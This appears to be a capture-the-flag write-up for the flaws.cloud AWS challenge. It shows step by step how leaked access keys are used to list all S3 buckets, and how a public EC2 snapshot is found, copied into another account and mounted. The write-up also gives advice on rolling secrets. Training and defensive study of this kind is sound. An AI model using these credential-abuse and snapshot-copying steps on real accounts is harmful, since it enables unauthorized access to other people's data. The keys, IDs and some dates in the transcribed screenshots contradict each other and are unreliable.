
secret_access_key: OdNa7m+bqUvF3Bn/qgSnPE1kBpqcBTTjqwP83Jys

6. I created a new profile using *aws configure* and the keys I just accessed:


```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
n3vill3@neville: -
Session Actions Edit View Help
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 Music
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 Pictures
drwxr-xr-x 3 n3vill3 n3vill3 4096 Nov 18 13:26 .pid
-rw-r--r-- 1 n3vill3 n3vill3 887 Nov 18 13:20 .profile
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 Public
-rw-rw-r-- 1 n3vill3 n3vill3 26 Feb 27 2017 robots.txt
drwxr-xr-x 3 n3vill3 n3vill3 4096 Dec 10 13:37 .ssh
-rw-r--r-- 1 n3vill3 n3vill3 0 Nov 18 15:25 sudo_as_admin_successful
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 templates
drwxr-xr-x 2 n3vill3 n3vill3 4096 Dec 10 16:34 .terraform.d
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-clipboard-tty7-control.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-clipboard-tty7-service.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 4 15:57 .vboxclient-display-svga-x11-tty7-control.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-draganddrop-tty7-control.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-draganddrop-tty7-service.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-hostversion-tty7-control.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-seamless-tty7-control.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-seamless-tty7-service.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-vmvga-session-tty7-control.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-vmvga-session-tty7-service.pid
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 Videos
-rw-r--r-- 1 n3vill3 n3vill3 10560 Dec 12 01:23 viminfo
-rw-r--r-- 1 n3vill3 n3vill3 92 Dec 13 10:48 .xauthority
-rw-r--r-- 1 n3vill3 n3vill3 8512 Dec 13 11:47 .xsession-errors
-rw-r--r-- 1 n3vill3 n3vill3 4578 Dec 12 20:15 .xsession-errors.old
-rw-rw-r-- 1 n3vill3 n3vill3 336 Nov 18 13:20 .zprofile
-rw-r--r-- 1 n3vill3 n3vill3 11913 Dec 13 11:39 .zsh_history
-rw-r--r-- 1 n3vill3 n3vill3 10855 Nov 18 13:20 .zshrc
n3vill3@neville:~$ cat access_keys.txt
access_key AKIA33661IP84ZK775A
secret_access_key ODna7m3qUVF3Bn/qg5nPEikBqpc8TTjqwP83jys
n3vill3@neville:~$ aws configure --profile flaws-access
AWS Access Key ID [None]: AKIA33661IP84ZK775A
AWS Secret Access Key [None]: ODna7m3qUVF3Bn/qg5nPEikBqpc8TTjqwP83jys
Default region name [None]:
Default output format [None]: json
n3vill3@neville:~$
```

7. Then to list S3 buckets using that profile, I run:

aws --profile flaws-access s3 ls



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

n3vill3@neville: ~
Session Actions Edit View Help
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-draganddrop-tty7-control.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-draganddrop-tty7-service.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-hostversion-tty7-control.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-seamless-tty7-control.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-seamless-tty7-service.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-vmtoolsd-session-tty7-control.pid
-rw-r--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-vmtoolsd-session-tty7-service.pid
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 videos
-rw-r--r-- 1 n3vill3 n3vill3 1950 Dec 12 01:23 vmlinfo
-rw-r--r-- 1 n3vill3 n3vill3 52 Dec 13 10:48 .xauthority
-rw-r--r-- 1 n3vill3 n3vill3 8512 Dec 13 11:47 .xsession-errors
-rw-r--r-- 1 n3vill3 n3vill3 4578 Dec 12 20:15 .xsession-errors.old
-rw-r--r-- 1 n3vill3 n3vill3 336 Nov 18 13:20 .zprofile
-rw-r--r-- 1 n3vill3 n3vill3 11913 Dec 13 11:39 .zsh_history
-rw-r--r-- 1 n3vill3 n3vill3 10855 Nov 18 13:20 .zshrc

[n3vill3@neville]~$ cat access_keys.txt
access_key AKIAJ366LIPB41JK775A
secret_access_key ODNa7m+bQvF3Bn/qgSnPEik8pqcBTTjqwP83jys

[n3vill3@neville]~$ aws configure --profile flaws-access
AWS Access Key ID [None]: AKIAJ366LIPB41JK775A
AWS Secret Access Key [None]: ODNa7m+bQvF3Bn/qgSnPEik8pqcBTTjqwP83jys
Default region name [None]:
Default output format [None]: json

[n3vill3@neville]~$ aws --profile flaws-access ls
2017-02-13 00:31:07 2fae31154c0a7f0808a0a12a52c2a4caed8da0.flaws.cloud
2017-02-29 19:14:53 confg-bucket-9754262089
2017-02-12 23:03:24 flaws-logs
2017-02-05 00:48:07 flaws-cloud
2017-02-24 04:15:13 level2-c8b217a33fcf1f839f6f1f73a0b9ae7.flaws.cloud
2017-02-26 21:15:44 level3-9afcd3927f195e1025021a578e6f78df.flaws.cloud
2017-02-26 21:16:06 level4-15b739cf026c0e60e21a971abebf66.flaws.cloud
2017-02-26 22:44:51 level5-d891f0a4d2061b0977c2431bb4c333e.flaws.cloud
2017-02-26 22:47:58 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-26 23:06:32 theend-797237e8ada164bf9f12ceb93b282cf.flaws.cloud

[n3vill3@neville]~$
```

Lesson learned

People often leak AWS keys and then try to cover up their mistakes without revoking the keys. You should always revoke any AWS keys (or any secrets) that could have been leaked or were misplaced. Roll your secrets early and often.

Examples of this problem

- [Instagram's Million Dollar Bug](#): In this must read post, a bug bounty researcher uncovered a series of flaws, including finding an S3 bucket that had .tar.gz archives of various revisions of files. One of these archives contained AWS creds that then allowed the researcher to access all S3 buckets of Instagram. For more discussion of how some of the problems discovered could have been avoided, see the post ["Instagram's Million Dollar Bug": Case study for defense](#)

Another interesting issue this level has exhibited, although not that worrisome, is that you can't restrict the ability to list only certain buckets in AWS, so if you want to give an employee the ability to list some buckets in an account, they will be able to list them all. The key you used to discover this bucket can see all the buckets in the account. You can't see

what is in the buckets, but you'll know they exist. Similarly, be aware that buckets use a global namespace meaning that bucket names must be unique across all customers, so if you create a bucket named `merger\_with\_company\_Y` or something that is supposed to be secret, it's technically possible for someone to discover that bucket exists.

Avoiding this mistake

Always roll your secrets if you suspect they were compromised or made public or stored or shared incorrectly. Roll early, roll often. Rolling secrets means that you revoke the keys (ie. delete them from the AWS account) and generate new ones.

Level 4

For the next level, you need to get access to the web page running on an EC2 at 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud

It'll be useful to know that a snapshot was made of that EC2 shortly after nginx was setup on it.

1. You can snapshot the disk volume of an EC2 as a backup. In this case, the snapshot was made public, but you'll need to find it.

To do this, first we need the account ID, which we can get using the AWS key from the previous level: ***aws --profile flaws-access sts get-caller-identity***

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
n3vill3@neville ~
Session Actions Edit View Help

--(n3vill3@neville)~$ aws configure --profile flaws-access
AWS Access Key ID [None]: AMIA3266L2PB4ZKT75A
AWS Secret Access Key [None]: QDNa7m+buVf3Bn/qg5nPEikBqgc8TTjqwP83Jys
Default region name [None]:
Default output format [None]: json

--(n3vill3@neville)~$ aws --profile flaws-access s3 ls
2017-02-13 00:31:07 2f4e53154c0a7fd086a0a12a452c2a4caed8da0.flaws.cloud
2017-05-29 19:34:53 config-bucket-975426262029
2017-02-12 23:03:24 flaws-logs
2017-02-05 06:40:07 flaws.cloud
2017-02-26 04:36:13 level2-c80217a33fcf1f839f0f1f73a0b0e7.flaws.cloud
2017-02-26 21:15:44 level3-9af63927f195e10225021a5786f786f.flaws.cloud
2017-02-26 21:16:00 level4-1156739cfb264cedd6e514971a4bef68.flaws.cloud
2017-02-26 22:44:51 level5-c2891f664d2061b0977c243b0e8333e.flaws.cloud
2017-02-26 22:47:58 level6-c04c494a8b876167f52a78a7d8c9888.flaws.cloud
2017-02-26 23:06:32 theend-797237e8ada164bf9f12ceb93b282cf.flaws.cloud

--(n3vill3@neville)~$ aws s3 ls s3://level4-1156739cfb264cedd6e514971a4bef68.flaws.cloud --profile flaws-access
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: User: arn:aws:iam::975426262029:user/backup is not authorized to perform: s3:ListBucket on resource: "arn:aws:s3:::level4-1156739cfb264cedd6e514971a4bef68.flaws.cloud" because no identity-based policy allows the s3:ListBucket action

--(n3vill3@neville)~$ aws s3 ls s3://level4-1156739cfb264cedd6e514971a4bef68.flaws.cloud --profile flaws
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied


--(n3vill3@neville)~$ aws --profile flaws-access sts get-caller-identity
{
  "UserId": "AIDA303H5DC3LEG2BKSLC",
  "Account": "975426262029",
  "Arn": "arn:aws:iam::975426262029:user/backup"
}
```

- Using that command also tells you the name of the account, which in this case is named "backup". The backups this account makes are snapshots of EC2s.

2. discover the snapshot:

Command: ***aws --profile flaws-access ec2 describe-snapshots --owner-id 975426262029 --region us-west-2***

- We specify the owner-id just to filter the output. For fun, run that command without the owner-id and notice all the snapshots that are publicly readable. By default snapshots are private, and you can transfer them between accounts securely by specifying the account ID of the other account, but a number of people just make them public and forget about them it seems.




```
(n3vill3@neville)~$ aws --profile flaws-access ec2 describe-snapshots --owner-id 975426262029
You must specify a region. You can also configure your region by running "aws configure".
(n3vill3@neville)~$ aws --profile flaws-access ec2 describe-snapshots --owner-id 975426262029 --region us-east-1
{
  "Snapshots": []
}
(n3vill3@neville)~$ aws --profile flaws-access ec2 describe-snapshots --owner-id 975426262029 --region us-west-2
{
  "Snapshots": [
    {
      "Tags": [
        {
          "Key": "Name",
          "Value": "flaws backup 2017.02.27"
        }
      ],
      "StorageTier": "standard",
      "TransferType": "standard",
      "CompletionTime": "2017-02-28T01:37:07+00:00",
      "FullSnapshotSizeInBytes": 2485049488,
      "SnapshotId": "snap-0b49342abd1bdc89",
      "VolumeId": "vol-04f1c039bc13ea950",
      "State": "completed",
      "StartTime": "2017-02-28T01:35:12+00:00",
      "Progress": "100%",
      "OwnerId": "975426262029",
      "Description": "",
      "VolumeSize": 8,
      "Encrypted": false
    }
  ]
}
```

3. With knowledge of the snapshot ID, i needed to mount it using my own AWS account.

First, create a volume using the snapshot:

Command: ***aws --profile YOUR_ACCOUNT ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdc89***



```

}
  "StorageTier": "standard",
  "TransferType": "standard",
  "CompletionTime": "2017-02-28T01:37:07+00:00",
  "FullSnapshotSizeInBytes": 2485649488,
  "SnapshotId": "snap-0b49342abd1bdc8b9",
  "VolumeId": "vol-04f1c039bc13ea950",
  "State": "completed",
  "StartTime": "2017-02-28T01:35:12+00:00",
  "Progress": "100%",
  "OwnerId": "975626202029",
  "Description": "",
  "VolumeSize": 8,
  "Encrypted": false
}
}
}


(n3vill3@neville)~$ aws --profile flaws-access ec2 describe-snapshots --region us-west-2
^C

(n3vill3@neville)~$ aws --profile flaws ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342ab
d1bdc8b9
{
  "AvailabilityZoneId": "usw2-az2",
  "Iops": 100,
  "Tags": [],
  "VolumeType": "gp2",
  "MultiAttachEnabled": false,
  "VolumeId": "vol-07d52021699248176",
  "Size": 8,
  "SnapshotId": "snap-0b49342abd1bdc8b9",
  "AvailabilityZone": "us-west-2a",
  "State": "creating",
  "CreateTime": "2017-12-13T11:32:14+00:00",
  "Encrypted": false
}

(n3vill3@neville)~$


```

4. Now in the console you can create an EC2 (I prefer ubuntu, but any linux will do) in the us-west-2 region and in the storage options, choose the volume you just created.




5. SSH in with something like:

- `ssh -i YOUR_KEY.pem ubuntu@ec2-<public ip address with - instead of .>.us-west-2.compute.amazonaws.com`



6. I mounted this extra volume by running:

- **Lsblk**
- **sudo mkdir /mnt/forensics**
- **sudo mount -o ro /dev/nvme1n1p1 /mnt/forensics** (-o ro ensures no changes are written to the disk.)



```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
ubuntu@ip-172-31-36-118: ~
Memory usage: 24%      Users logged in: 0
Swap usage: 0%         IPv4 address for ens5: 172.31.36.118
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
ubuntu@ip-172-31-36-118:~$ lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
loop0        7:0      0  27.6M  1 loop /snap/amazon-ssm-agent/11797
loop1        7:1      0  71.9M  1 loop /snap/core22/2113
loop2        7:2      0  58.8M  1 loop /snap/snapd/25202
nvme0n1     259:0    0    8G  0 disk
|-nvme0n1p1 259:1    0   7G  0 part /
|-nvme0n1p4 259:2    0   4M  0 part
|-nvme0n1p5 259:3    0  180M  0 part /boot/efi
|-nvme0n1p6 259:4    0  933M  0 part /boot
nvme1n1     259:5    0    8G  0 disk
|-nvme1n1p1 259:6    0    8G  0 part
ubuntu@ip-172-31-36-118:~$ sudo mkdir /mnt/forensics
ubuntu@ip-172-31-36-118:~$ sudo mount -o ro /dev/nvme1n1p1 /mnt/forensics
ubuntu@ip-172-31-36-118:~$ ls /mnt/forensics
bin  dev  home  initrd.img.old  libok  media  opt  root  sbin  srv  tmp  var  vmlinuz.old
boot  etc  initrd.img  lib  lost-found  mnt  proc  run  snap  sys  usr  vmlinuz
ubuntu@ip-172-31-36-118:~$
```

